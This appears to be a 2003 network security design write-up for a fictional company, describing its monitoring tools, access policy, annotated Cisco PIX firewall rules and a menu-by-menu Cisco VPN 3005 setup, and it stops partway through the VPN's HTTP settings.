→ SolarWinds Engineer's Edition Toolset – SolarWinds, 40+ Networking Software Tools for Network Management, Performance Management, and Fault Management, 2003. URL: <http://www.solarwinds.net/Tools/Engineer/index.htm> (Accessed October 8, 2003) - Monitor any SNMP device for interface errors, etc. and ping for uptime. This software will send out an E-Mail when devices go down.

→ MRTG - Tobi Oetiker and many contributors, doc/mrtg, 2003. URL: <http://people.ee.ethz.ch/~oetiker/webtools/mrtg/mrtg.html> (Accessed October 8, 2003) and Tobi Oetiker, Index of /~oetiker/webtools/mrtg/pub, 2003. URL: <http://people.ee.ethz.ch/~oetiker/webtools/mrtg/pub/> (Accessed October 8, 2003) - Monitor interfaces for bandwidth utilization

→ D4.exe – Dimension 4 time synchronization software - Rob Chambers, Dimension 4. URL: <http://www.thinkman.com/dimension4/> (Accessed October 8, 2003) - Keeps NMS synchronized with the network time on the Cisco 4006 / Cisco 3640. Note: Rockettime - Rocket Software, Rocket.Time - Portfolio, 2003. URL: <http://www.rocketsoftware.com/portfolio/rockettime/overview.htm> (Accessed October 8, 2003) - works well also and is compatible with Windows XP whereas D4.exe is not compatible with XP.

→ Microsoft Baseline Security Analyzer - Microsoft, Microsoft Baseline Security Analyzer, 2003. URL: <http://www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp> (Accessed October 8, 2003) - Check the NMS for security issues

→ IIS Lockdown tool - Microsoft, IIS Lockdown Tool (version 2.1), November 14, 2001. URL: <http://www.microsoft.com/windows2000/downloads/recommended/iislockdown/default.asp> (Accessed October 8, 2003) - Locks down all IIS services on the NMS.

→ Putty.exe - Simon Tatham, PuTTY Download Page, Thu, 28 Aug 2003. URL: <http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html> (Accessed October 8, 2003) - A free SSH tool used to connect to all routers and switches.

Security Policy And Tutorial

"Trust But Verify" " - Доверите но проверите (Literally "You will entrust but you will verify" - Doveray, No Proveryay) – Russian Proverb

Security Policy

This network uses Websense (www.websense.com) to monitor employee web requests. This is not the responsibility of the network manager.

The general policy for access to the network is as follows:

Connection from the Internet to GIAC – Default deny unless specifically allowed (WWW, HTTPS, E-Mail)

Connection from DMZ out – Default deny unless specifically allowed. See PIX configuration for the specific allows. This protects against (for example) the Mail Server being used to relay e-mail. This policy does not allow the mail server to talk **outbound** (to "The Internet") on port 25, the mail server can accept **inbound** connections on port 25 and is allowed to pass E-Mail on port 25 to the **internal** E-Mail server.

Connections from employees to the Internet – Allow unless specifically denied **BUT** if the outbound connection is not part of the "normal" traffic (i.e. http, https, ftp, ntp, etc.) then log the connection.

This passive monitoring while permitting connections allows the network administrator to be vigilant for machines that have been trojaned, taken over by a virus, had Spyware installed, etc. This allows the employee to make the connection, but will alert the network administrator next time they peruse the syslogs for the off-nominal activity. This is definitely not a proactive stance when monitoring the network. Any "off-nominal" network activity (by definition) cannot be truly defined until the network is in operation, therefore this monitoring acts as a reminder to tweak the access lists.

As a side note for employee monitoring, the NSD should remember that when filtering on a border router they should not log or filter on any of the PIX PAT or NAT addresses (E.g. 190.104.93.39). Since the PIX does a port and IP conversion on the PAT address, one cannot get useful data if one filters on the PIX **outside** source IP address or source port, just the destination IP or port. NDS should also note that **no** computer is exempt from syslog messages including any IT assets. IT assets are at least as vulnerable to being taken over by a Trojan as any other computer, possibly even more so because of the strange sites that IT personnel visit. The security officers and network manager's computers are subject to the same monitoring as everybody else.

NSD must not apply an access list on a interface they are SSH'ed to. They must always apply the access list on the interface that is furthest away. Otherwise they will

lock themselves out of the router when they do a “no access-list <number>”. They must remember that with no access list the only statement is the default “deny any any”. This same reminder should be heeded when changing an access list for logging into a switch or router on the vty ports. NSD must remove the access list from the “line vty 0 4” configuration before making a change to the access list controlling the VTY access (access list 10) or they will lock themselves out of that switch until they console into the switch or reboot the switch.

The author is philosophically opposed to RADIUS or TACAS server authentication for routers or switches. Most likely in an emergency one needs to get to a router or switch because there are network problems. If there are network problems and that router or switch cannot talk to the RADIUS / TACACS server, one cannot log in. One can use commands like tacacs-server last-resort to guarantee the ability to login, but everybody would need to know that password to get in. That seems to defeat the purpose of a TACAS or RADIUS server. Yes, one must visit each router or switch when someone leaves or joins the network group but (hopefully) the network group is small and doesn't change much. In any case this author feels the effort is justified.

Cisco recommends an AAA server for receiving log messages. Message to an AAA server are more verbose than just a syslog server.

At the networking equipment layer all efforts have been made to protect the network equipment while maintaining a balance of operability. The Network Management System (NMS) accesses the switches and routers using SSH and SNMP to maintain the latest configuration, monitor the bandwidth usage and ping each device to ascertain if it is alive or not. The routers and switches have been locked down using the guidelines in the Cisco SAFE blueprint, specifically:

Cisco, SAFE Blueprint, 2003. URL: <http://www.cisco.com/go/SAFE> (Accessed October 8, 2003) or

Cisco, Improving Security on Cisco Routers, Document ID: 13608. URL: <http://www.cisco.com/warp/public/707/21.html> Sep 03, 2003 (Accessed October 8, 2003) or

Cisco, Improving Security on Cisco Routers, Document ID: 13608. Alternate URL:

http://www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080120f48.shtml Sep 03, 2003 (Accessed October 8, 2003)

Cisco, Output Interpreter, 2003. URL: https://www.cisco.com/cgi-bin/Support/OutputInterpreter/home.pl?style=small&ref_url=http://www.cisco.com/en/US/customer/tech/tk648/tk361/technologies_tech_note09186a0080120f48.shtml (Accessed October 8, 2003) - Cisco config interpreter - Tells you how to increase router security – CCO login required

Cisco, Cisco ISP Essentials, Version 2.9. URL: <http://www.cisco.com/public/cons/isp/documents/IOSEssentialsPDF.zip> June 06, 2001 (Accessed October 8, 2003) - IOS Security Essentials.

Note: One must be very careful with no ip redirects and no ip proxy-arp. The IP Proxy ARP is needed if one has a PIX connected to a fast Ethernet interface on a router. One does not put these commands on this interface connected to a PIX.

Below are the configurations for the Security Policies for the three “main” security devices, the Border Router, the Firewall and the VPN. There are “helpful hints” on how to configure security on the different network devices. Appendix A has the complete configurations of these devices. Please see Appendix D for the “standard” configuration that all devices should receive before applying specific configuration to a new device.

PIX Firewalls

The PIX only allows SNMP gets from the NMS and is protected by user login authentication. User logins are restricted to specific work stations and the NMS. As always all services not needed should be shut down.

The PIX firewall configuration is unique in that it is not configured like a router or switch. The PIX can be configured via the CLI (Command Line Interface) or via the HTML management interface. This author prefers to configure via the CLI. Complete instructions on configuring PIX firewalls can be found on the Cisco web site Cisco, Cisco PIX Firewall Software Technical Documentation, 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2120/prod_technical_documentation.html (Accessed October 8, 2003)
Specifically for PIX 6.3 Cisco, "Cisco PIX Firewall and VPN Configuration Guide, Version 6.3" Cisco PIX Firewall Software Technical Documentation, 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_configuration_guide_book09186a0080172852.html (Accessed October 8, 2003)

The “name” of the interface is outside (the connection to “The Internet”), DMZ (the connection to the DMZ) or inside for the connection to the Internal network. The security level after the name in the PIX is important. An interface without a access-list allows data from a higher security zone to a lower security zone (i.e. security100 → security50). Likewise an interface without a access-list does not allow data from a lower security zone to a higher security zone (i.e. security50 → security100):
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50

The domain name is required for the key for SSH connection:
domain-name GIACit.com

Make the firewall “do the right thing” for VPN encryption (pass through port 500 as port 500):
fixup protocol esp-ike

Access List acl-out is applied to all packets coming in from "The Internet". First replies from pings are allowed to come back through the firewall:
access-list acl-out permit icmp any any echo-reply

Tips and Tricks

Unlike the router and switch access lists, individual access list lines can be easily deleted on the PIX by going into config t, typing no and the line of config you wish to delete, example (on routers individual lines can be deleted but it is not easy):

no access-list acl-out permit icmp any any echo-reply

Note, however, that if a access-list line is added that line is added to the bottom of the list. Order is important in the access-list so be cognizant of that fact.

The next step is to allow all Domain Name Server (DNS) data through the firewall. Note that in the border router NSD has already limited the computers in the DMZ to a certain set of DNS servers:

access-list acl-out permit tcp any any eq domain
access-list acl-out permit udp any any eq domain

Allow WWW, SMTP and HTTPS connections to our DMZ SMTP and WWW server.

access-list acl-out permit tcp any host 190.104.93.42 eq www
access-list acl-out permit tcp any host 190.104.93.42 eq smtp
access-list acl-out permit tcp any host 190.104.93.42 eq https

Allow the Border router and the internet switch to talk to the Network Management System (server) (NMS):

access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq snmptrap
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq syslog
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq snmptrap
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq syslog
access-list acl-out permit udp host 190.104.93.36 host 10.32.1.122 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.122 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq snmp
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq snmp

Allow TFTP to the inside computer 10.32.1.132 (The Network Manager's workstation Static IP address). This was implemented because the CiscoWorks 2000 NMS did not (at one time) support TFTP's greater than 16Mb:

access-list acl-out permit udp host 190.104.93.36 host 10.32.1.132 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.132 eq tftp

Allow the outside domain server to send unsolicited DNS updates to the WWW / SMTP server:

access-list acl-out permit udp host 12.42.50.60 eq domain host 190.104.93.42

Allow traceroute to work through the firewall:

access-list acl-out permit icmp any any time-exceeded

Allow ESP protocol through to the NAT address to allow for external VPN access:
access-list acl-out permit esp any host 190.104.93.39

Access List acl-DMZ is applied to all packets coming from the DMZ. First allow pings to come out of the DMZ to the Internal network. Pings originating from "The Internet" are stopped by the border router:

access-list acl-dmz permit icmp any any

Allow the DMZ servers to do DNS:

access-list acl-dmz permit tcp any any eq domain
access-list acl-dmz permit udp any any eq domain
access-list acl-dmz permit icmp any any echo-reply

Allow the DMZ servers and switch to get Network Time Protocol (NTP) from the 3640 router:

access-list acl-dmz permit udp any host 192.168.70.1 eq ntp

Allow SMTP from the DMZ SMTP server to the internal mail server:

access-list acl-dmz permit tcp host 192.168.100.7 host 10.32.1.102 eq smtp

Allow the DMZ switch to get time and to talk to the NMS:

access-list acl-dmz permit udp host 192.168.100.4 host 190.104.93.33 eq ntp
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq snmptrap
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq syslog
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq tftp

Allow the packets from the servers in the DMZ to connect to "The Internet" for WWW searches and Microsoft / Red Hat OS updates:

access-list acl-dmz permit tcp host 192.168.100.7 any eq www
access-list acl-dmz permit tcp host 192.168.100.7 any eq https

Allow the WWW server / Mail Server to get NTP from the border router:

access-list acl-dmz permit udp host 192.168.100.7 host 190.104.93.33 eq ntp

Allow the DMZ switch to talk to the inside computer 10.32.1.132:

access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.132 eq tftp

Allow the SMTP / WWW server to ftp back Symantec virus updates:

access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp-data

Deny and do not log any attempts by the DMZ SMTP server to send e-mail to a server on "The Internet":

access-list acl-dmz deny tcp host 192.168.100.7 any eq smtp log disable

Log all warning messages and above to the syslog server:

logging on
logging timestamp
logging buffered notifications
logging trap warnings
logging host inside 10.32.1.122

Ignore messages 106011 (Deny inbound (No xlate)) and 304006 (URL Server IP_address not responding, Websense). The PIX will still generate the two messages 304007 URL Server not responding, ENTERING ALLOW mode and 304008 LEAVING ALLOW mode, URL Server is up. See Cisco, Cisco PIX Firewall Software System Log Messages, 2003. URL:

http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_system_message_guide_chapter09186a00801582b2.html (Accessed October 8, 2003)

no logging message 106011
no logging message 304006

Allow pings from the inside interfaces:

icmp permit 10.32.1.0 255.255.255.0 inside
icmp permit 10.1.1.0 255.255.255.0 inside
icmp permit 192.168.70.0 255.255.255.0 inside

Unicast RPF IP spoofing protection:

ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface dmz

Alarm for info or attacks:

ip audit info action alarm
ip audit attack action alarm

Apply the above security policy (access-lists) to the correct interfaces

access-group acl-out in interface outside
access-group acl-dmz in interface dmz

Time out the translates, connections, half closed, UDP, Etc. in an appropriate amount of time:

timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute

Authenticate locally instead of looking for a authentication server:

aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius

aaa-server LOCAL protocol local
aaa authentication ssh console LOCAL

Use WebSense as our URL filtering and then set a cache for the PIX to remember which URL's are OK:
url-server (inside) vendor websense host 10.32.1.115 timeout 5 protocol TCP version 1
url-cache src_dst 128KB
url-block url-mempool 128
url-block url-size 4

Which protocols WebSense monitors:
filter url http 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
filter https 443 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
filter ftp 21 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow

Set up the time server:
ntp server 192.168.70.1 source inside

Tell the PIX that the NMS can poll using SNMP:
snmp-server host inside 10.32.1.122

Give no information about the box location through SNMP:
no snmp-server location
no snmp-server contact

Set up the community string and enable traps:
snmp-server community <removed>
snmp-server enable traps

Which devices are allowed to connect to the PIX via SSH:
ssh 10.32.1.10 255.255.255.255 inside
ssh 10.32.1.122 255.255.255.255 inside
ssh 10.32.1.132 255.255.255.255 inside
ssh timeout 10
console timeout 0

Define the users, their password and the privilege level they are allowed. The user ciscoworks is defined in the NMS as the user that copies the configs to the NMS every night:
username <user> password <users password> encrypted privilege 15

VPN

Any Employees, suppliers or partners that require access to the internal LAN have a network account on the Microsoft domain. They also have an account on the VPN 3005 concentrator. At this time there are no limitations on access to the internal network by Employees, suppliers or partners.

Please note that when creating groups on a Cisco VPN concentrator, everybody that uses that group knows the password to that group. Technically when an employee or partner leaves NSD should change the password to that group and inform all members of that group that they need to change the group password. It would be easier to just create one group per user (if one can create that many groups on a VPN 3005), or one group per small department so that the number of users impacted when a password is changed would be smaller.

Below are the changes that had been previously made to the default (out of the box) VPN configuration. Since this shows all the differences in comparison to the default configuration, a full configuration is not required for Appendix A. All encryption is 128 bit encryption:

Setup:

- 1) Configuration
- 2) Administration
- 3) Monitoring
- 4) Save changes to Config file
- 5) Help Information
- 6) Exit

Main -> 1

- 1) Interface Configuration
- 2) System Management
- 3) User Management
- 4) Policy Management
- 5) Back

Set up the ethernet interfaces:

Config -> 1

This table shows current IP addresses.

Intf	Status	IP Address/Subnet Mask	MAC Address
Ether1-Pri	UP	10.32.1.61/255.255.255.0	00.03.A0.88.CF.D0
Ether2-Pub	UP	190.104.93.35/255.255.255.240	00.03.A0.88.CF.D1

DNS Server(s): 10.32.1.101

DNS Domain Name: GIAC1

Default Gateway: 190.104.93.33

- 1) Configure Ethernet #1 (Private)
- 2) Configure Ethernet #2 (Public)

- 3) Configure Power Supplies
- 4) Back

Interfaces -> 4

- 1) Interface Configuration
- 2) System Management
- 3) User Management
- 4) Policy Management
- 5) Back

Config -> 2

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 1

- 1) Authentication Servers
- 2) Authorization Servers
- 3) Accounting Servers
- 4) DNS Servers
- 5) DHCP Servers
- 6) Firewall Server
- 7) NTP Servers
- 8) Back

Set up the type of authentication. We will use the NT authentication method:

Servers -> 1

Authentication Server Summary Table

Num	Server	Type	Port
1	10.32.1.100	NT Domain	139
2	Internal	Internal	0

- 1) Add Authentication Server
- 2) Modify Authentication Server
- 3) Delete Authentication Server
- 4) Move Server Up
- 5) Move Server Down
- 6) Test Server
- 7) Back

Authentication -> 7

- 1) Authentication Servers
- 2) Authorization Servers
- 3) Accounting Servers
- 4) DNS Servers
- 5) DHCP Servers
- 6) Firewall Server

- 7) NTP Servers
- 8) Back

Servers -> 4

- 1) Enable/Disable DNS
- 2) Set Domain Name
- 3) Set Primary DNS Server
- 4) Set Secondary DNS Server
- 5) Set Tertiary DNS Server
- 6) Set DNS Timeout
- 7) Set DNS Retries
- 8) Back

DNS -> 1

- 1) Enable DNS
- 2) Disable DNS

DNS -> [1]

- 1) Enable/Disable DNS
- 2) Set Domain Name
- 3) Set Primary DNS Server
- 4) Set Secondary DNS Server
- 5) Set Tertiary DNS Server
- 6) Set DNS Timeout
- 7) Set DNS Retries
- 8) Back

DNS -> 2

> Domain

DNS -> [GIAC1]

- 1) Enable/Disable DNS
- 2) Set Domain Name
- 3) Set Primary DNS Server
- 4) Set Secondary DNS Server
- 5) Set Tertiary DNS Server
- 6) Set DNS Timeout
- 7) Set DNS Retries
- 8) Back

Set up our Domain servers:

DNS -> 3

> Primary DNS Server

DNS -> [10.32.1.101]

- 1) Enable/Disable DNS
- 2) Set Domain Name
- 3) Set Primary DNS Server
- 4) Set Secondary DNS Server
- 5) Set Tertiary DNS Server
- 6) Set DNS Timeout
- 7) Set DNS Retries
- 8) Back

DNS -> 6

> Timeout (Seconds)

DNS -> [2]

- 1) Enable/Disable DNS
- 2) Set Domain Name
- 3) Set Primary DNS Server
- 4) Set Secondary DNS Server
- 5) Set Tertiary DNS Server
- 6) Set DNS Timeout
- 7) Set DNS Retries
- 8) Back

DNS -> 7

> Retries

DNS -> [2]

- 1) Enable/Disable DNS
- 2) Set Domain Name
- 3) Set Primary DNS Server
- 4) Set Secondary DNS Server
- 5) Set Tertiary DNS Server
- 6) Set DNS Timeout
- 7) Set DNS Retries
- 8) Back

DNS -> 8

- 1) Authentication Servers
- 2) Authorization Servers
- 3) Accounting Servers
- 4) DNS Servers
- 5) DHCP Servers
- 6) Firewall Server
- 7) NTP Servers
- 8) Back

Servers -> 7

- 1) Configure Sync Frequency
- 2) Configure NTP Hosts
- 3) Back

NTP -> 1

> Sync Frequency

NTP -> [720]

- 1) Configure Sync Frequency
- 2) Configure NTP Hosts
- 3) Back

Set up our NTP servers so all of our messages will be time synched together:

NTP -> 2

Current NTP Hosts

| 1. 10.32.1.10 | 2. 10.32.1.1 |

- 1) Add NTP Host
- 2) Modify NTP Host
- 3) Delete NTP Host
- 4) Back

NTP -> 4

- 1) Configure Sync Frequency
- 2) Configure NTP Hosts
- 3) Back

NTP -> 3

- 1) Authentication Servers
- 2) Authorization Servers
- 3) Accounting Servers
- 4) DNS Servers
- 5) DHCP Servers
- 6) Firewall Server
- 7) NTP Servers
- 8) Back

Servers -> 8

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 2

- 1) Address Assignment
- 2) Address Pools
- 3) Back

Address -> 1

- 1) Enable/Disable Client Specified Address Assignment
- 2) Enable/Disable Per User Address Assignment
- 3) Enable/Disable DHCP Address Assignment
- 4) Enable/Disable Configured Pool Address Assignment
- 5) Back

Address -> 4

- 1) Enable Configured Pool Address Assignment
- 2) Disable Configured Pool Address Assignment

Address -> [1]

- 1) Enable/Disable Client Specified Address Assignment
- 2) Enable/Disable Per User Address Assignment
- 3) Enable/Disable DHCP Address Assignment
- 4) Enable/Disable Configured Pool Address Assignment
- 5) Back

Address -> 5

- 1) Address Assignment
- 2) Address Pools
- 3) Back

Set up the DHCP pool that the VPN will hand out addresses from:

Address -> 2

This is the Address Pool List

Start Addr	End Addr
10. 32. 1. 90	10. 32. 1. 99

- 1) Add Address Pool
- 2) Modify Address Pool
- 3) Delete Address Pool
- 4) Move Address Pool Up
- 5) Move Address Pool Down
- 6) Back

Address Pool -> 6

- 1) Address Assignment
- 2) Address Pools
- 3) Back

Address -> 3

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 3

- 1) PPTP
- 2) L2TP
- 3) IPSec
- 4) Back

Tunnel -> 2

Set up L2TP as the connection protocol. Make sure that it is set to 128 bit encryption:

- 1) Enable/Disable L2TP
- 2) Configure L2TP Control Parameters
- 3) Configure L2TP Tunnel Parameters
- 4) Configure Additional L2TP Parameters
- 5) Back

L2TP -> 1

- 1) Enable L2TP
- 2) Disable L2TP

L2TP -> [1]

- 1) Enable/Disable L2TP
- 2) Configure L2TP Control Parameters
- 3) Configure L2TP Tunnel Parameters
- 4) Configure Additional L2TP Parameters
- 5) Back

L2TP -> 2

- 1) Set L2TP Control Window Size
- 2) Set L2TP Control Transmit Interval
- 3) Set L2TP Control Retransmit Limit
- 4) Back

L2TP -> 1

> Control Window Size (packets)

L2TP -> [4]

- 1) Set L2TP Control Window Size
- 2) Set L2TP Control Transmit Interval
- 3) Set L2TP Control Retransmit Limit
- 4) Back

L2TP -> 2

> Control Transmit Interval (seconds)

L2TP -> [1]

- 1) Set L2TP Control Window Size
- 2) Set L2TP Control Transmit Interval
- 3) Set L2TP Control Retransmit Limit
- 4) Back

L2TP -> 3

> Control Retransmit Limit

L2TP -> [4]

- 1) Set L2TP Control Window Size
- 2) Set L2TP Control Transmit Interval
- 3) Set L2TP Control Retransmit Limit
- 4) Back

L2TP -> 4

- 1) Enable/Disable L2TP
- 2) Configure L2TP Control Parameters
- 3) Configure L2TP Tunnel Parameters
- 4) Configure Additional L2TP Parameters
- 5) Back

L2TP -> 3

- 1) Set L2TP Maximum Tunnel Idle Time
- 2) Set L2TP Maximum Tunnels

- 3) Set L2TP Maximum Sessions Per Tunnel
- 4) Back

L2TP -> 1

> Maximum Tunnel Idle Time (seconds)

L2TP -> [60]

- 1) Set L2TP Maximum Tunnel Idle Time
- 2) Set L2TP Maximum Tunnels
- 3) Set L2TP Maximum Sessions Per Tunnel
- 4) Back

L2TP -> 2

> Maximum Tunnels

L2TP -> [0]

- 1) Set L2TP Maximum Tunnel Idle Time
- 2) Set L2TP Maximum Tunnels
- 3) Set L2TP Maximum Sessions Per Tunnel
- 4) Back

L2TP -> 3

> Maximum Session Per Tunnel

L2TP -> [0]

- 1) Set L2TP Maximum Tunnel Idle Time
- 2) Set L2TP Maximum Tunnels
- 3) Set L2TP Maximum Sessions Per Tunnel
- 4) Back

L2TP -> 4

- 1) Enable/Disable L2TP
- 2) Configure L2TP Control Parameters
- 3) Configure L2TP Tunnel Parameters
- 4) Configure Additional L2TP Parameters
- 5) Back

L2TP -> 5

- 1) PPTP
- 2) L2TP
- 3) IPSec
- 4) Back

Tunnel -> 3

- 1) IKE Proposals
- 2) NAT Transparency
- 3) Alerts (System Reboot, Idle Timeout, Administrator Cut-off, etc.)
- 4) Back

IPSec -> 1

- 1) Configure Active Proposals
- 2) Configure Inactive Proposals
- 3) Back

Set up our IKE proposals. As long as they are 3DES or 128 bit then we are fine:

IKE Proposals -> 1

The Active IKE Proposals

1. CiscoVPNClient-3DES-MD5	2. IKE-3DES-MD5	
3. IKE-3DES-MD5-DH1	4. IKE-DES-MD5	
5. IKE-3DES-MD5-DH7	6. IKE-3DES-MD5-RSA	
7. CiscoVPNClient-3DES-MD5-DH5	8. CiscoVPNClient-AES128-SHA	
9. IKE-AES128-SHA	10. IKE-3DES-SHA-DSA	
11. IKE-3DES-MD5-RSA-DH1	12. IKE-DES-MD5-DH7	
13. CiscoVPNClient-3DES-MD5-RSA	14. CiscoVPNClient-3DES-SHA-DSA	
15. CiscoVPNClient-3DES-MD5-RSA-DH5	16. CiscoVPNClient-3DES-SHA-DSA-DH5	
17. CiscoVPNClient-AES256-SHA	18. IKE-AES256-SHA	

- 1) Move Proposal Up
- 2) Move Proposal Down
- 3) Modify a Proposal
- 4) Deactivate a Proposal
- 5) Back

IKE Proposals -> 5

- 1) Configure Active Proposals
- 2) Configure Inactive Proposals
- 3) Back

IKE Proposals -> 3

- 1) IKE Proposals
- 2) NAT Transparency
- 3) Alerts (System Reboot, Idle Timeout, Administrator Cut-off, etc.)
- 4) Back

IPSec -> 4

- 1) PPTP
- 2) L2TP
- 3) IPSec
- 4) Back

Tunnel -> 4

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 4

- 1) Static Routes
- 2) Default Gateways
- 3) OSPF
- 4) OSPF Areas

- 5) DHCP Parameters
- 6) Redundancy
- 7) Reverse Route Injection
- 8) DHCP Relay
- 9) Back

Set up our inter routes, set the default route to the border router:

Routing -> 1

Static Routes

Destination	Mask	Metric	Destination
0.0.0.0	0.0.0.0	1	190.104.93.33
10.32.1.0	255.255.255.0	1	10.32.1.10
192.168.100.0	255.255.255.0	1	10.32.1.10
10.1.1.0	255.255.255.0	1	10.32.1.10

- 1) Add Static Route
- 2) Modify Static Route
- 3) Delete Static Route
- 4) Back

Routing -> 4

- 1) Static Routes
- 2) Default Gateways
- 3) OSPF
- 4) OSPF Areas
- 5) DHCP Parameters
- 6) Redundancy
- 7) Reverse Route Injection
- 8) DHCP Relay
- 9) Back

Routing -> 2

- 1) Set Default Gateway
- 2) Set Default Gateway Metric
- 3) Set Default Gateway Override
- 4) Set Tunnel Default Gateway
- 5) Back

Set default route to the border router:

Routing -> 1

> Default Gateway

Routing -> [190.104.93.33]

- 1) Set Default Gateway
- 2) Set Default Gateway Metric
- 3) Set Default Gateway Override
- 4) Set Tunnel Default Gateway
- 5) Back

Routing -> 2

> Gateway Metric

Routing -> [1]

- 1) Set Default Gateway
- 2) Set Default Gateway Metric
- 3) Set Default Gateway Override
- 4) Set Tunnel Default Gateway
- 5) Back

Routing -> 3

- 1) Do not allow learned default gateways to override configured default gateway
- 2) Allow learned default gateways to override configured default gateway

Routing -> [2]

- 1) Set Default Gateway
- 2) Set Default Gateway Metric
- 3) Set Default Gateway Override
- 4) Set Tunnel Default Gateway
- 5) Back

Routing -> 4

> Tunnel Default Gateway

Routing -> [0.0.0.0]

- 1) Set Default Gateway
- 2) Set Default Gateway Metric
- 3) Set Default Gateway Override
- 4) Set Tunnel Default Gateway
- 5) Back

Routing -> 5

- 1) Static Routes
- 2) Default Gateways
- 3) OSPF
- 4) OSPF Areas
- 5) DHCP Parameters
- 6) Redundancy
- 7) Reverse Route Injection
- 8) DHCP Relay
- 9) Back

Routing -> 5

- 1) Enable/Disable DHCP Services
- 2) Set DHCP Lease Timeout
- 3) Set DHCP Listening port
- 4) Set DHCP Timeout Period
- 5) Back

Set up the VPN to do DHCP:

DHCP Parameters -> 1

- 1) Enable DHCP Services (Proxy/Client)
- 2) Disable DHCP Services (Proxy/Client)

DHCP Parameters -> [1]

- 1) Enable/Disable DHCP Services

- 2) Set DHCP Lease Timeout
- 3) Set DHCP Listening port
- 4) Set DHCP Timeout Period
- 5) Back

DHCP Parameters -> 2

> Lease Timeout (5-500000) minutes

DHCP Parameters -> [120]

- 1) Enable/Disable DHCP Services
- 2) Set DHCP Lease Timeout
- 3) Set DHCP Listening port
- 4) Set DHCP Timeout Period
- 5) Back

DHCP Parameters -> 3

> DHCP Listening port

DHCP Parameters -> [67]

- 1) Enable/Disable DHCP Services
- 2) Set DHCP Lease Timeout
- 3) Set DHCP Listening port
- 4) Set DHCP Timeout Period
- 5) Back

DHCP Parameters -> 4

> Timeout Period (1-30) seconds

DHCP Parameters -> [2]

- 1) Enable/Disable DHCP Services
- 2) Set DHCP Lease Timeout
- 3) Set DHCP Listening port
- 4) Set DHCP Timeout Period
- 5) Back

DHCP Parameters -> 5

- 1) Static Routes
- 2) Default Gateways
- 3) OSPF
- 4) OSPF Areas
- 5) DHCP Parameters
- 6) Redundancy
- 7) Reverse Route Injection
- 8) DHCP Relay
- 9) Back

Routing -> 9

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update

- 9) Load Balancing Configuration
- 10) Back

System -> 5

- 1) Configure FTP
- 2) Configure HTTP/HTTPS
- 3) Configure TFTP
- 4) Configure Telnet
- 5) Configure SNMP
- 6) Configure SNMP Community Strings
- 7) Configure SSL
- 8) Configure SSH
- 9) Configure XML
- 10) Back

Network -> 2

- 1) Enable/Disable HTTP/HTTPS Server
- 2) Set HTTP/HTTPS Protocol Enable
- 3) Set HTTP Port Number
- 4) Set HTTPS Port Number
- 5) Set the Number of HTTP/HTTPS Sessions Allowed
- 6) Back

Allow HTTP / HTTPS, but see below, we only allow HTTPS:

HTTP -> 1

- 1) Enable HTTP/HTTPS Server
- 2) Disable HTTP/HTTPS Server

HTTP -> [1]

- 1) Enable/Disable HTTP/HTTPS Server
